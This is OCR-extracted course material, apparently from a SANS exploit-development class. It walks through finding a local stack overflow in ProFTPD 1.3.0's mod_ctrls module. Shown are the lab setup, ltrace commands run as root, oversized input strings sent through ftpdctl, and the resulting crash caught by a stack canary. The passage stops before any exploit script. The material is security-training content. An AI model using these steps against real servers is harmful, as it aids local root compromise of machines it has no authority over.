- Team Teso. "Exploiting Format String Vulnerabilities" Date Unknown http://doc.bughunter.net/format-string/exploit-fs.html
- Izik. "Abusing .CTORS and .DTORS for fun 'n profit" Date Unknown http://vx.netlux.org/lib/viz00.html
SANS SEC710 - © 2011

Recommended Reading

Erickson, Jon. "Hacking, The Art of Exploitation." San Francisco: No Starch Press, 2003


Silva, Thyago. "Format Strings." November, 2005 http://www.milw0rm.com/papers/5

Team Teso. "Exploiting Format String Vulnerabilities" Date Unknown
http://doc.bughunter.net/format-string/exploit-fs.html

Izik. "Abusing .CTORS and .DTORS for fun 'n profit" Date Unknown
http://vx.netlux.org/lib/viz00.html


Real-World Stack Smashing

This short module takes a widely-used FTP server and steps through the process of exploitation. This program utilizes ASLR and Stack Canaries! The goal is to increase the complexity of a stack overflow, helping to demonstrate real-world exploitation methodology.


Exercise
• Exercise
– ProFTPD Version 1.3.0
• Highly used commercial FTP server
• Stack overflow vulnerability in mod_ctrls
• Requires you to compensate for ASLR and Stack Canaries
– An understanding stack-smashing was an expected prerequisite
SANS SEC710 - © 2011


Exercise

In this section we will work through an advanced stack-based overflow on Linux. Our target is the publicly released application, ProFTPD Version 1.3.0. It is a commercial grade FTP server with a history of vulnerabilities. On the next couple of pages we will get you set up to start searching for the vulnerability. The pages following that will provide you with a step-by-step solution to locating and exploiting the vulnerability. Only proceed to the walk-thorough after you have exhausted all possibilities. If you get stuck, take the walk-through up to the point in which you are stuck and then go back to working on the exploit without the help from the course book.


Configuration
• Use your Kubuntu Edgy VM
• ProFTPD has been installed already
• The vulnerable "mod_ctrls" option has been properly compiled
• The vulnerability allows for local privilege escalation
• As Root, type proftpd to start
SANS SEC710 - © 2011


Configuration

For this exercise, you will be using your Kubuntu Edgy VM. The ProFTPD program has already been installed for you, including the vulnerable "mod_ctrls" option. This vulnerability is not remotely exploitable; however, it is a widely distributed public FTP server application that runs as Root. Successful exploitation results in code execution as Root. Proper compilation and configuration of this server can prove difficult. The author decided that the time is better spent focusing on the vulnerability rather than trying to get the program to work properly.


STOP
• You may choose to work on discovering the vulnerability on your own
• You may also work on the walk-through
• On the next couple of pages are hints to help you get started
SANS SEC710 - © 2011

STOP


At this point you may attempt to discover the vulnerability completely on your own or walk through any portion of the following slides for hints if you get stuck. It is highly recommended that you attempt to understand the program and attempt to discover the vulnerability without stepping through the walk-through. If at any point you get stuck and have exhausted your options, you may certainly want to walk through to the point where you're stuck. These bootcamps are designed to allow you time to attempt bug discovery. If you choose to walk through the exercise without first trying to discover and exploit the vulnerability on your own, you will likely finish quickly. You can use this time to work on exercises from the day, rework through this exercise, or you may leave at any point.


Hint #1
• ftpdctl –s /tmp/ctrls.sock help
deadlist@deadlist-desktop:/tmp$ ftpdctl -s /tmp/ctrls.sock help
ftpdctl: help: describe all registered controls
ftpdctl: insctrl: enable a disabled control
ftpdctl: lsctrl: list all registered controls
ftpdctl: rmctrl: disable a registered control
• The above command displays the minimal options for mod_ctrl
• This should help you understand how to review a valid response
SANS SEC710 - © 2011

Hint #1

Issue the command "*ftpdctl –s /tmp/ctrls.sock help*" as a normal user.

Your result should be the same as on the slide, offering only a couple of command-line arguments that you can provide to the program. What you should learn from issuing this command is program behavior. Think of the tools used so far and attempt to capture the expected formatting during communication with the program.


Hint #2 (1)
• As Root, use ltrace or strace to attach to ProFTPD
deadlist@deadlist-desktop:/usr/local/sbin$ sudo -i
Password:
root@deadlist-desktop:~# ltrace -p 25263
--- SIGSTOP (Stopped (signal)) ---
--- SIGSTOP (Stopped (signal)) ---
--- SIGALRM (Alarm clock) ---
• Each time you stop the process, you may need to delete /tmp/ctrls.sock
SANS SEC710 - © 2011

Hint #2 (1)


Let's try to understand how the program expects to see a request formatted so we may look for the vulnerability. If you tried loading the program in GDB, you may have noticed that it is stripped. Obviously, this means that it is a bit more difficult to locate function calls and review symbol information. The ProFTPD process is running as Root, and as such, we will need to promote ourselves to Root in order to successfully attach. Once you are running as Root, use the ps program to find the ProFTPD process.

ps –aux |grep ftp

Once you have located the process, use ltrace or strace to attach.

ltrace –p <PID>

We now want to send a valid request. If you occasionally see your requests hang or being denied, you may need to delete the socket located at /tmp/ctrls.sock.


Hint #2 (2)
• Send a valid request
deadlist@deadlist-desktop:/tmp$ ftpdctl -s /tmp/ctrls.sock lsctrl
ftpdctl: help (mod_ctrls.c)
ftpdctl: insctrl (mod_ctrls.c)
ftpdctl: lsctrl (mod_ctrls.c)
ftpdctl: rmctrl (mod_ctrls.c)
sigprocmask(0, 0x80bc340, NULL) = 0
read(1, "", 4) = 4
read(1, "\001", 4) = 4
read(1, "\006", 4) = 4
read(1, "lsctrl", 6) = 6
strcmp("rmctrl", "lsctrl") = 1
strcmp("lsctrl", "lsctrl") = 0
SANS SEC710 - © 2011


Hint #2 (2)

This piece is important. We have ltrace properly attached to the ProFTPD process and need to send a valid request. From a terminal window other than the one being used by ltrace, run the following command:

ftpdctl –s /tmp/ctrls.sock lsctrl

The ctrls.sock file is a socket used by ProFTPD and the mod_ctrls functionality. A local socket is created and used to connect to this socket for interprocess communications. You can view the configuration of ProFTPD, including the socket information, in the file /usr/local/etc/proftpd.conf. We earlier saw that the lsctrl argument is valid when we used the "help" option. You should see the same response on the top image after issuing the command.

Once you issue this command, go over to your terminal window running ltrace. You should have a fair amount of information to parse through. Search through the output for the data shown on the bottom image of this slide. You may want to detach ltrace with ctrl-c so it does not continue to produce output. Note the read() calls. There are four in a row, with the last one showing our lsctrl argument. Shortly after that are multiple calls to strcmp() determining our argument.


Hint #3
• Send an invalid request with varying sizes...
Below is three requests of 20, 21 & 22 bytes
root@deadlist-desktop:~# ltrace -p 27787 2>&1 |grep read
read(1, "", 4) = 4
read(1, "\001", 4) = 4
read(1, "\024", 4) = 4
read(1, "AAAAAAAAAAAAAAAAAAAA", 20) = 20
read(1, "", 492) = 0
read(1, "", 4) = 4
read(1, "\001", 4) = 4
read(1, "\025", 4) = 4
read(1, "AAAAAAAAAAAAAAAAAAAAA", 21) = 21
read(1, "", 4) = 4
read(1, "\001", 4) = 4
read(1, "\026", 4) = 4
read(1, "AAAAAAAAAAAAAAAAAAAAAA", 22) = 22
Junk
Size
SANS SEC710 - © 2011

Hint #3


We now want to send an invalid request, such as a string of A's, to see how the request is handled. Attach to the process using ltrace again, but use the following syntax:

ltrace –p <PID> 2>&1 |grep read

This will help to ensure that we only get the data we are interested in at the moment. Next, send three requests or more such as the following:

ftpdctl –s /tmp/ctrls.sock `python –c 'print "A" *20`
ftpdctl –s /tmp/ctrls.sock `python –c 'print "A" *21`
ftpdctl –s /tmp/ctrls.sock `python –c 'print "A" *22`

You should get the same output that's shown on the bottom image. As you can see, and as indicated on the slide, one of the read()'s is the size of our payload and it's adding an extra 4-bytes. There are also two read() calls before the size that are 4-bytes each. These don't seem to be important to us, but we need to compensate for them if we script our request manually. The final read() is our payload of A's.



Walk-through
• Send a long request
deadlist@deadlist-desktop:/$ ftpdctl -s /tmp/ctrls.sock `python -c 'print "A" *1000'`
sigprocmask(0, 0x80bc340, NULL) = 0
read(1, "", 4) = 4
read(1, "\001", 4) = 4
read(1, "\350\003", 4) = 4
read(1, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 1000) = 1000
strcmp("rmctrl", "AAAAAAAA...) = 1
strcmp("lsctrl", "AAAAAAAA...) = 1
strcmp("insctrl", "AAAAAAAA...) = 1
strcmp("help", "AAAAAAAAAA...) = 1
sigprocmask(1, 0x80bc340, NULL) = 0
__errno_location() = 0xb7e25a9c
__stack_chk_fail(1, 0xbfa144a8, 1000, 0, 0 <unfinished ...>
--- SIGABRT (Aborted) ---
1,000 A's
Crash with Canary Check
SANS SEC710 - © 2011

Walk-through

Let's send in a very long string to see what happens. Make sure that ltrace is still properly attached to ProFTPD and run the following command:

ftpdctl –s /tmp/ctrls.sock `python –c 'print "A" *1000'`


You should get the same output that's shown on the bottom image. As you can see, 1,000 A's has caused an overflow. This is simple to see since the __stack_chk_fail() function has shown up and terminated our process. Make sure that you are attached with ltrace without limiting your output using grep, as we did on the previous slide.



Building a Script

